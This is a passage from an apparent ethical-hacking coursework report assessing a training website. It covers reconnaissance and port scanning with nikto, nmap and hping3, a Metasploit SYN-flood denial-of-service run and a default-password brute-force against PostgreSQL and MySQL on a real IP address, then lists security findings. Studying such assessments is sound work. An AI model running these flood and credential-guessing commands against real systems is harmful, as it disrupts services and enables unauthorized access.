The recon-ng netcraft report was also obtained as a html document using the default resolve reporting feature. Also recon-ng was not able to find any contact details from the server.



NIKTO:

The nikto is used to gather information about the target IP , server and also the cross site scripting and it revealed that the X-XSS protection header is not present which makes the site vulnerable to XSS and also the server may render unexpected results to the MIME .

```
root@kali:~# nikto -h www.certifiedhacker.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          162.241.216.11
+ Target Hostname:    www.certifiedhacker.com
+ Target Port:        80
+ Start Time:         2019-07-25 14:04:48 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
 protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to rend
er the content of the site in a different fashion to the MIME type
```

SPARTA :

This tool is a performs combination of tasks that nslookup, nikto, recon-ng separately performs and also gives us more insight on the ports of the target as well as the versions of servers being used.

Host	Port	Protocol	State	Version
162.241.216.11	22	tcp	open	OpenSSH 5.3 (protocol 2.0)

Host	Port	Protocol	State	Version
162.241.216.11	25	tcp	open	Exim smtpd 4.92


Host	Port	Protocol	State	Version
162.241.216.11	5432	tcp	open	PostgreSQL DB

Host	Port	Protocol	State	Version
162.241.216.11	110	tcp	open	Dovecot pop3d

Host	Port	Protocol	State	Version
162.241.216.11	3306	tcp	open	MySQL 5.6.41-84.1

Host	Port	Protocol	State	Version
162.241.216.11	80	tcp	open	Apache httpd
162.241.216.11	443	tcp	open	Apache httpd

Host	Port	Protocol	State	Version
162.241.216.11	21	tcp	open	Pure-FTPd



These results shows us the open ports on the web server and what each port is being used for.
It also tells us the different protocols and versions of services being used.

SCANNING AND ENUMERATION RESULTS

- Website is not using wordpress.
- Web server is not using any load balancer.
- Firewall is present on the server.
- The nslookup for type a/mx/ns returns no critical information.
- Web server does not have any XSS header protection.
- Port and version details are as following :


PORT	VERSION
22	OpenSSH 5.3 (protocol 2.0)
25	Exim smtpd 4.9.2
5432	PostreSQL DB
110	Dovecot pop3d
3306	MySQL 5.6.41-84.1
80 / 443	Apache httpd
21	Pure-FTPd

- The database used by the server is **PostreSQL** and **MySQL**.


PHASE 3

ATTACKING THE SERVER

Firstly the image of the website was downloaded using HTTrack so that all the attacks can be rehearsed beforehand in locally contained environment :



SERVER OS :



From the curl command, we can get the server's operating system information. Here our target server is APACHE, the server is based on **LINUX** operating system. Therefore our further attacks will be performed accordingly.

PORTS OPEN :

```
root@kali:~# nmap -sV 162.241.216.11

Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-26 11:42 UTC
Nmap scan report for box5331.bluehost.com (162.241.216.11)
Host is up (0.027s latency).
Not shown: 989 filtered ports
PORT     STATE SERVICE    VERSION
21/tcp   open  tcpwrapped
22/tcp   open  tcpwrapped
53/tcp   open  tcpwrapped
80/tcp   open  tcpwrapped
110/tcp  open  tcpwrapped
143/tcp  open  tcpwrapped
443/tcp  open  tcpwrapped
587/tcp  open  tcpwrapped
993/tcp  open  tcpwrapped
995/tcp  open  tcpwrapped
3306/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.03 seconds
```

Nmap is a kali command used to get information about the server's ports. Once we know what are the ports open on the server, we can try to gain access or attack the server through these ports.

Now we do specific enumeration on port 110 in order to find whether we can attack the server through port 110.

```
root@kali:~# nmap -p 110 -O 162.241.216.11

Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-25 23:12 UTC
Nmap scan report for box5331.bluehost.com (162.241.216.11)
Host is up (0.00067s latency).

PORT    STATE    SERVICE
110/tcp filtered pop3
Warning: OSScan results may be unreliable because we could not find at least 1 open and
 1 closed port
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Linu
x 4.4, Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Serve
r 2012, VMware Player virtual NAT device

OS detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 3.94 seconds
```

```
root@kali:~# nmap -A -T4 162.241.216.11 -p 110

Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-25 23:18 UTC
Nmap scan report for box5331.bluehost.com (162.241.216.11)
Host is up (0.0036s latency).

PORT    STATE    SERVICE VERSION
110/tcp filtered pop3
Warning: OSScan results may be unreliable because we could not find at least 1 open and
 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X|3.X
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_ker
nel:2.4.37 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:4.4
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Linu
x 4.4
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.09 ms 192.168.255.2
2   0.12 ms box5331.bluehost.com (162.241.216.11)
```

DOS : Denial Of Service Attack

In DOS attack, we send big packets to the the server in order to increase its resource utilization till the point it slows down and the service goes down.

```
root@kali:~# nmap -p 110 162.241.216.11

Starting Nmap 7.60 ( https://nmap.org ) at 2019-07-25 22:38 UTC
Nmap scan report for box5331.bluehost.com (162.241.216.11)
Host is up (0.00067s latency).

PORT    STATE    SERVICE
110/tcp filtered pop3

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```


```
root@kali:~# msfconsole

       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > set RHOST 162.241.216.11
RHOST => 162.241.216.11
msf auxiliary(dos/tcp/synflood) > set RPORT 110
RPORT => 110
msf auxiliary(dos/tcp/synflood) > exploit

[*] SYN flooding 162.241.216.11:110...
```

Metasploit (msf console) is very powerful penetration testing software in kali linux. Here it is used to flood the specified target IP with packets to perform DOS attack.



PROTOCOLS :

```
root@kali:~# hping3 --scan 1-1000 -S 162.241.216.11
Scanning 162.241.216.11 (162.241.216.11), port 1-1000
1000 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   26            : .S..A... 128 37721 64240    46
   53 domain     : .S..A... 128 37977 64240    46
  110 pop3       : .S..A... 128 38233 64240    46
   21 ftp        : .S..A... 128 38489 64240    46
   22 ssh        : .S..A... 128 38745 64240    46
   25 smtp       : .S..A... 128 39001 64240    46
   80 http       : .S..A... 128 39257 64240    46
  143 imap2      : .S..A... 128 39513 64240    46
  465 urd        : .S..A... 128 39769 64240    46
  443 https      : .S..A... 128 40025 64240    46
  587 submission : .S..A... 128 43611 64240    46
  995 pop3s      : .S..A... 128 43867 64240    46
  993 imaps      : .S..A... 128 44123 64240    46
All replies received. Done.
Not responding ports: (507 ) (514 shell) (819 ) (953 )
```

Using the hping3 command in kali linux, we can get information about the protocols being used for the ports which can be used to perform specific attacks on the server.

DATABASE :

Till now the information we have regarding the database on the server is that it is using PostreSQL and MySQL and also we know the specific ports they are using. So now we will try to penetrate the databases using metasploit.

```
root@kali:~# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(scanner/postgres/postgres_login) > set RHOST 162.241.216.11
[!] RHOST is not a valid option for this module. Did you mean RHOSTS?
RHOST => 162.241.216.11
msf auxiliary(scanner/postgres/postgres_login) > set RHOSTS 162.241.216.11
RHOSTS => 162.241.216.11
msf auxiliary(scanner/postgres/postgres_login) > exploit
```

```
tion was refused by the remote host (162.241.216.11:5432).)
[-] 162.241.216.11:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: The connec
tion was refused by the remote host (162.241.216.11:5432).)
[-] 162.241.216.11:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: The connectio
n timed out (162.241.216.11:5432).)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:@template1 (Incorrect: The connection was
 refused by the remote host (162.241.216.11:5432).)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: The connectio
n was refused by the remote host (162.241.216.11:5432).)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: The connec
tion was refused by the remote host (162.241.216.11:5432).)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: The connec
tion was refused by the remote host (162.241.216.11:5432).)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: The connectio
n was refused by the remote host (162.241.216.11:5432).)
[-] 162.241.216.11:5432 - LOGIN FAILED: postgres:postgres@template1 (Incorrect: The con
nection was refused by the remote host (162.241.216.11:5432).)
[-] 162.241.216.11:5432 - LOGIN FAILED: postgres:password@template1 (Incorrect: The con
nection was refused by the remote host (162.241.216.11:5432).)
[-] 162.241.216.11:5432 - LOGIN FAILED: postgres:admin@template1 (Incorrect: The connec
tion was refused by the remote host (162.241.216.11:5432).)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: The connectio
n was refused by the remote host (162.241.216.11:5432).)
[-] 162.241.216.11:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: The connec
tion was refused by the remote host (162.241.216.11:5432).)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/postgres/postgres_login) >
```


The metasploit attack wasn't able to crack the PostreSQL database, hence the server is secure as far as the postreSQL database is concerned.

```
root@kali:~# mysql -h 162.241.216.11 -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'59.145.203.68' (using password: YES)
root@kali:~#
```

Also the MySQL database is password protected and is not using any kind of default passwords which makes it more secure.

FTP :

Since the testing on http and https protocols is done. We now move on to assess the FTP on the server and whether it is secured or not.



The website's access through ftp is password protected and doesn't use any default password. Hence the website is secured against such attacks.

CONCLUSION

The footprinting on the target revealed many critical information as mentioned. Based on those info the scanning part was performed which showed that there were many ports open and also their protocols and all the versions of services being used by the server. Also a lot of entry point were password protected which makes the site secure.

SECURITY

- ✓ Directory Listings are not open.
- ✓ PostreSQL/MySQL databases are password protected.
- ✓ FTP login is password protected.
- ✓ Wordpress security scan is positive.
- ✓ Firewall is present on server.

THREATS

- ✧ Website is vulnerable to X-SS attacks .
- ✧ Too many open ports.
- ✧ Server is vulnerable to DOS attacks since there is no backup.
- ✧ IP is shared among 7 hosts and is not dedicated.
- ✧ Many vulnerable protocols are active.
- ✧ Load balancing is not present.

000000000000000000000000XXX000000000000000000000000